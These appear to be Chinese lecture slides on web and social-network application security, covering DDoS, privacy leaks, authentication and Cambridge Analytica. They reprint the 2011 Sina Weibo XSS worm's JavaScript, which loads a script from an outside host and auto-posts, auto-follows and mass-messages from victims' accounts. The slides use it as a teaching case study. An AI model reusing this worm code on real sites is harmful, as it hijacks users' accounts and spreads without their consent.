
明星健康码隐私泄露



XSS攻击

共性特征-资源有限


- DDoS攻击（Distributed Denial of Service）：通过大量合法的请求占用大量网络资源，以达到使网络瘫痪的目的
- 分类：
  - 通过使网络过载来干扰甚至阻断正常的网络通讯
  - 通过向服务器提交大量请求，使服务器超负荷
  - 阻断某一用户访问服务器
  - 阻断某服务与特定系统或个人的通讯
- 占用网络资源类型
  - 网络带宽、磁盘读写、CPU计算等
- Web、CDN、物联网、云计算都面临对应的安全风险




DDos攻击消耗网络资源

共性特征-资源共享

- 攻击者可以合法、或者非法地获取应用数据，进而推理构造出目标数据
- 合法的越权访问：
  - 一些网络应用的数据是相互共享的，所有用户都可以合法的使用
  - 这些数据往往由于隐私保护存在缺陷（差分隐私，互补隐私等）
  - 这类攻击形式在Web应用和社交网络中最为常见
- 非法的访问资源：
  - 逻辑上相互独立的用户数据存放在相同的一片物理区域
  - 攻击者利用一些漏洞，非法访问其他用户的数据，造成一定程度的数据泄露
  - 这种攻击形式主要存在于云计算中




差分隐私攻击示例



侧信道攻击

共性特征-系统漏洞


- 现有计算机体系结构复杂、应用丰富
- 不能确保多变、异构的应用硬件和软件的实现万无一失
- 完全没有任何漏洞是不可能的
- 漏洞的及时修复也存在问题



RangeAmp两种攻击形式

应用安全的基本防御原理

- **应用安全防御的基本原理和实践规范**
  - 针对应用安全问题的本质及共性原因
  - 身份认证与信任管理
  - 隐私保护
  - 应用安全监控防御



身份认证系统

对称加密系统

应用安全监控

身份认证与访问控制

- 身份认证是保证信息安全的第一道门户
- 用户在被确认身份之后在信息系统中根据身份所有的权限享受相应的信息服务
- 一般常用的身份认证的方式有：
  - 用户名/口令
  - 生物/物理特征
  - 图灵测试
- 对于网络中的大型实体应用来说，一般会利用公钥基础设施来进行身份的管理和认证

账号密码认证

面部识别

图灵测试

隐私保护

- 隐私数据的泄露会引起严重的危险后果，通过身份认证和信任管理可以一定程度保护隐私，但是无法从数据本身保护
- 利用一些隐私保护算法或者技术来对隐私数据进行保护
- 常有的算法：K匿名、差分隐私、隐私计算等
- 各个国家和政府都出台了相关法律法规：美国的HIPPA、PCI DSS、FACT，欧盟的GDPR，以及中国的《网络安全法》等

明星健康码隐私泄露


中华人民共和国
网络安全法

中华人民共和国网络安全法

应用安全监控防御

- **一定网络应用系统的漏洞是无法避免的**
- 在网络发生被攻击、破坏的情况下，可以通过监控检测，快速识别、恢复网络应用的服务，减少损失
- 在网络系统各个点上部署安全防御措施，避免出现安全的木桶效应

安全软件



异常流量监测

应用安全典型案例

- Web安全的机密性
- 社交网络安全的机密性


Web安全的机密性

- **一次典型的针对Web的跨站脚本攻击（XSS）**
  - 2011年6月28日晚，新浪微博突然出现大规模的“微博病毒”
  - 大量用户自动关注一位名为hellosamy的用户，并自动发送诸如：“郭美美事件的一些未注意到的细节”，“建党大业中穿帮的地方”，“让女人心动的100句诗歌”，“这是传说中的神仙眷侣啊”等等微博和私信
  - 攻击事件的罪魁祸首即Web的XSS漏洞

微博被攻击

Web安全的机密性

- 虽然新浪及时地修复了漏洞，但是在hellosamy被封号之前约有30000名粉丝，也就是说有至少有30000名用户确实被感染过
- 准备阶段：



(1) 攻击者构造一个JavaScript脚本

(2) 脚本的功能：
① 发微博
② 加关注
③ 发私信

(3) 挂载在www.2kt.cn/images/t.js域名上

Web安全的机密性

```
function main(){
    try{
        publish();
    }
    catch(e){}
    try{
        follow();
    }
    catch(e){}
    try{
        message();
    }
    catch(e){}
}
try{
    x="g=document.createElement('script');g.src='http://www.2kt.cn/images/t.js';document.body.appendChild(g)";window.opener.eval(x);
}
catch(e){}
main();
var t=setTimeout('location="http://weibo.com/pub/topic";',5000);
```

JavaScript脚本主函数部分


Web安全的机密性

```
43  function publish(){
44      url = 'http://weibo.com/mblog/publish.php?rnd=' + new Date().getTime();
45      data = 'content=' + random_msg() + '&pic=&styleid=2&retcode=';
46      post(url,data,true);
47  }
48  function follow(){
49      url = 'http://weibo.com/attention/aj_addfollow.php?refer_sort=profile&atnId=profile&rnd=' + new Date().getTime();
50      data = 'uid=' + 2201270010 + '&fromuid=' + $CONFIG.$uid + '&refer_sort=profile&atnId=profile';
51      post(url,data,true);
52  }
53  function message(){
54      url = 'http://weibo.com/' + $CONFIG.$uid + '/follow';
55      ids = getappkey(url);
56      id = ids.split('||');
57      for(i=0;i<id.length - 1 & i<5;i++){
58          msgurl = 'http://weibo.com/message/addmsg.php?rnd=' + new Date().getTime();
59          msg = random_msg();
60          msg = encodeURIComponent(msg);
61          user = encodeURIComponent(encodeURIComponent(id[i]));
62          data = 'content=' + msg + '&name=' + user + '&retcode=';
63          post(msgurl,data,false);
64      }
65  }
```

JavaScript脚本重要函数部分


Web安全的机密性

- 实施攻击：



Web安全的机密性

- 最后，当新浪登陆用户不小心访问到相关网页时，由于处于登录状态，将会会运行这个js脚本，从而完成了相关步骤



- 此次攻击虽是一场闹剧，但它的确破坏了微博系统的机密性，使得存储在系统中或在系统之间传输的信息被恶意的攻击者操控

社交网络安全的机密性

- 微信会根据你的身份定位推送定制的广告

我们试图

让广告的内容成为一个话题

2015年1月，朋友圈出现了第一批商业广告


社交网络安全的机密性

- 美国大选被社交网络操纵
- 权力机关：白宫？Facebook?

图为美国大选

社交网络安全的机密性


- Cambridge Analytica（剑桥分析）
  - 英国企业Strategic Communication Laboratories 注册在美国的公司
  - 大数据挖掘和心理侧写提供信息精准投放策略
  - 英国公投脱欧和**帮助特朗普击败希拉里**




社交网络安全的机密性

- 数据收集与聚类：

(2) 设计钓鱼问卷：剑桥大学的心理专家所出心理测试题



(1) CA需要掌握大数据对用户进行分类



(3) 在美国主流社交网络中投放广告，恶意获取用户权限

社交网络安全的机密性

- **大数据分析公司如何为你建立“心理模型”**
  - 你的姓名，生日，婚姻状况，所在位置
  - 你所发的文章，以及你所点赞的文章
  - 由此分析出你这个人的性格和特质
  - 为你建立一个快速，准确，且有效的“心理模型”

图为性格分析结果

社交网络安全的机密性

一个个精准的个人“心理模型”被分类，归群

相近心理特征划入同类群组，随后形成一个个有特质的群组

对付不同心理特质的不同群组的人，采用不同的“煽动和操纵”手法

- 在2016年，高达8700万名脸书用户的大数据到了剑桥分析手中
- 利用这些大数据所制成的个人心理模型，几乎遍及了全美国三分之一的选民

总结

回顾了应用安全的各种类型，分析了应用安全的共性特征，总结了应用安全的基本防御原理，探究了解决应用安全问题的新思路

第一节
网络应用及其
相关的应用安全问题

- Web安全、云计算安全
- CDN安全、物联网安全
- 社交网络安全
- 移动应用安全

第二节
应用安全网络攻击的
共性特征及基本防御原理

- 拒绝服务、信息泄露
- 身份认证和信任管理
- 隐私保护
- 实时防御

第三节
应用安全典型案例

- Web安全的机密性
- 社交网络安全的机密性

研究领域的发展

- **AI使能的智能检测系统**
  - AI对于数据分析能力越来越强大
  - 将AI的能力应用于应用安全，快速分析安全问题，快速反馈

AI使能的智能检测系统

- **主动网络安全防御**
  - 基于软硬协同的防护
  - “零信任网络”

零信任网络